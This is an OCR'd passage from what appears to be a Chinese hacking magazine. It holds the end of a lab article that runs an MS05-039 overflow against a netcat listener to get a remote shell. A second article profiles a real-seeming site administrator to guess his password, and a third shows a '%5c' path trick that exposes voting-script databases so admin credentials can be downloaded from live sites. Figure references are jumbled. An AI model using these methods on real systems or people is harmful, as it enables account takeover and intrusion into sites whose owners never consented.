


图3

先启用Guest帐户，在"控制面板"—"管理工具"—"计算机管理"—"本地用户和组"—"用户"的右侧双击"Guest"，在弹出的对话框中取消"帐户已停用"前面的勾（图3），确定后Guest帐户就启用了。

然后在"控制面板"—"管理工具"—"本地安全策略"—"本地策略"—"用




图4

户权利指派”双击右侧的“拒绝从网络访问这台计算机”，在弹出的对话框中将Guest帐户删除（图4）。在需要共享的文件夹上点右键—“共享”—勾选上“在网络上共享这个文件夹”，就可在网上邻居中将此文件夹共享，如同时勾选“允许网络用户更改我的文件”，网络用户对此文件夹的内容具有修改权，如图5，此文件夹图标变成一只手拖着文件夹的图标就表明此文件加已经在网络上共享。经过以上设置，就可在网上邻居中共享资源了，对于少数电脑仍无法共享的用户可将“本地安全策略”—“本地策略”—“安全选项”中的“使用空白的本地帐户只允许进行控制台”禁用，如图6（经过实验，此选项好象用途不大）。




图6




图7





图5

我们的虚拟局域网建好了，如果你的CPU频率足够快，内存超过512M，你还可以同时运行多个虚拟机组建一个真正的小型局域网。组建设置方法和上述方法基本相同，需要注意的是其它的虚拟机设置的IP地址为192.168.0.2—192.168.0.254中任意的地址只要不相同就可以。下面来看看我们的虚拟局域网，我们用ms05039漏洞来测试一下，先用NC监听123端口：**nc -v -l -p 123**，然后运行ms05039溢出程序**ms05039.exe 192.168.0.2 192.168.0.1 123 1**，如图7，瞧！真的溢出成功了。

以后再要是有什么新漏洞的话，我们就可以放心的来测试了！再也不用担心我们只有一台电脑了！



社会工程学之密码心理学

H4K_B4N[B.C.T]

社会工程学（Social Engineering），一种通过对受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱进行诸如欺骗、伤害等危害手段，取得自身利益的手法。本文就将详细介绍其中的密码心理学手法。

密码心理学是一种基于人性心理底层的一种攻击手法，因为使用密码的人员为了便于记忆密码，通常会使用自己较为容易记忆的顺序以及内容，所以攻击者通常会根据以下几种形式进行攻击。

1.针对自身出生年月日以及姓名结合出生年月日进行用户密码的推算

通常国内的用户都是利用自己的名字拼音字母作为自己的常用密码，或者是利用自己的出生年月日作为常用密码，因此基于这种比较层面化的密码推算就成为了黑客较为常用的手段。因为当我们注册论坛或者是其他web程序的时候，注册名和密码都是相同，就很容易被猜解，所以就有人开始利用自己名字的拼音字母结合出生年月日作为自己的密码了，当西方文化慢慢渗透进国内后，开始人们也渐渐的将常常使用的中文名字改为了比较时尚的英文名字，而变化就开始结合了基于西方名字所采用的密码。密码样式为：zhangziqi920106、alex78564、987541635kelly、19950101、zhangziqi之类的。

2.针对用户移动电话或身份证明文件进行用户密码推算

基于上面一种较为多人使用的方法之后，有个别的用户开始不采用名字结合出生年月日的手法，变成了采用家庭电话、手提电话或者是自己的身份证、军人证、学生证等等的身份证明文件号码作为自己的常用密码，这种方式在破解上有一定的困难，因为攻击者必须要收集更多的信息才可以破解用户所使用的密码。密码样式为：13800025246、440201999020216 45之类的。

3.针对用户身边亲密朋友或者直属亲人的姓名或出生年月日进行用户密码的推算

因为基于自身的姓名以及出生年月日的方式比较简单容易破解，也因为一些私人的问题，很多人会采用自己身旁亲密朋友、

直属亲人（例如：女朋友、老婆、父母、姐弟等等）的姓名或者是出生年月日作为自己的密码，一是安全，而是作为一种寄托或者是感情的表现。这种的方式与第三种也是给攻击者在攻击时出现困难的，因为前期所需要收集的资料会很多。

4．较为常用多用的密码

以前在国外有些黑客组织会把每个国家所常用的密码作为一个字典库提供下载，我们常用的密码通常都是一些热门的英文名字，例如：alex、tommy、kelly之类的，简单的数字排列。例如：123123、321321、123456之类的。当然你可以在邮箱或者是论坛登录那里试试，最起码会有一个帐号是其中这些密码的。

5．系统自带默认使用的密码

例如FTP、WEB-SERVER、Router等等的网络设备，DVBBS、PowerEasy等等的网络程序所带的默认管理员帐号密码就是这种类型的了。通常很多人都是为了管理的方便，不会去注重这些方面的默认密码所带来的安全隐患。例如：DVBBS的admin默认密码、路由器的默认登录密码、ADSL Modem密码之类的。

介绍完密码心理学的针对特点之后，大家可能会想到另外一个问题，就是我们如何利用上边的那些特别去进行攻击的呢？为了更好的针对目标使用的密码以及类型，我们必须要收集目标详细的相关资料，我们可以从目标经常出没的论坛、网站留言板、即时聊天系统等地方收集到他的资料，我们也可以利用Google类型的搜索引擎辅助我们去搜索他的资料。以下就是一些针对目标的资料搜集，我们针对某安全网站管理员进行的攻击示范：针对他经常去的网站以及论坛，必须是有注册资料的；针对他经常使用的即时聊天系统进行资料收集；针对Google搜索引擎搜索得到的资料（例如：人际关系、个人身份、邮件地址、联系方式）。

我们可以从他所常常去的论坛收集到他的个人详细，例如：E-Mail地址、QQ号码、MSN等等，这些通常都有利用价值，我们可以看出他的地址是以自身名字拼音还是英文名字，QQ号码也会在个人说明泄漏敏感信息，MSN的个人资料也是如此。




图1

从图1中我们可以看到，我们的目标人物泄漏了自己的出生年月日、QQ号码、E-Mail地址，但是在E-Mail地址可以看到他是采用英文名字的格式注册的，所以我们没有办法估计他的中文名字，可能在建立字典库的时候需要利用他的英文名字以及出生年月日。然后我们利用他的QQ的个人信息进行进一步的信息搜集，得到资料如下，如图2。




图2

手机号码为136开头的，得知目标用户的一些人际关系网以及亲密朋友的名字，根据我们收集到的信息，我们可以得知目标的手机号码是以136开头、QQ号码、E-MAIL地址、注册时惯常使用英文名字、出生年月日、人际关系网等的资料。所以我们在做字典的时候，应该针对目标出生年月日、手机号码、目标英文名字结合出生年月日、亲密朋友名字结合目标出生年月日这四种模式进行分配。然后我们就可以利用工具去制作我们的字典了，现在大部分的字典工具都存在这几种模式，但是现在使用字典的人已经较少了，而且字典的数量大少直接影响了成功的效果。我们针对的是个别用户的密码猜测所以就不再做字典了。根据收集回来的资料我们可以将密码预设为：

出生年月日部分为：19861003、1986-10-03、861003、86103

英文名字结合生日部分为：alex19861003、19861003alex、861003alex、8610alex、alex861003等

亲密朋友结合生日的部分为：kelly19861003、kelly861003等

要注意的是，用户可能会把名字放在前面，或者是与其相反的排列。预设之后，根据想法进行了猜测，发现目标是使用的密码模式原来是英文名字结合出生年月日。而我们针对大型服务进行穷举密码的话，可以采用字典工具进行密码字典库建立，在做字典的时候一定要注意关于信息收集方面的功夫，要注意密码的排列顺序以及大小写的分别，我们就利用sgl编写的hackdic密码字典生成工具来进行制作。

密码心理学是一种考虑到目标会使用的密码以及顺序，因为便于记忆以及管理。所以都会采用自身的生日或者名字作为自己的密码，致使攻击者可以有机可乘。避免受到密码心理学的攻击，应该采用与自身无关的字符，尽量避免采用相关或者容易套取得到的信息作为密码。这样子攻击者就没有办法去猜测了。

（本文涉及的hackdic密码字典生成工具已收录在光盘中）

投票，也少不了漏洞

寂寞的刺猬

在看过一些论坛、BLOG、留言本、下载等ASP程序的漏洞后，让我们把目光集中到一个非主流的ASP——投票程序上，研究一下其潜在的漏洞及危害。

一、漏洞

投票程序的漏洞大致有以下三种类型。

1、暴库




图1

暴库这种漏洞，在投票程序中的普及率达到了70%，由此也反映出投票程序的脆弱性！如何暴库呢？因为投票程序一般都内嵌于首页内，我们所看到的网页地址也是首页名称，要想暴库，就要先得到投票程序的ASP文件名，如何得到其ASP文件名呢？从"源文件"中查找吧！在投票程序所在的页面上点右键，选择"查看源文件"，在其中查找投票程序的地址，一般投票程序的文件名中都带有vote字符，如图1，将找到的投票地址复制在网址后，再把投票程序ASP文件名称前的"/"更改为"%5c"后提交，如图2，暴出了该投票程序的数据库地址。接下来要做的就是把这个数据库Down下来，再用Access或辅臣数据库打开该数据库，管理员的名称及密码也就手到擒来了。

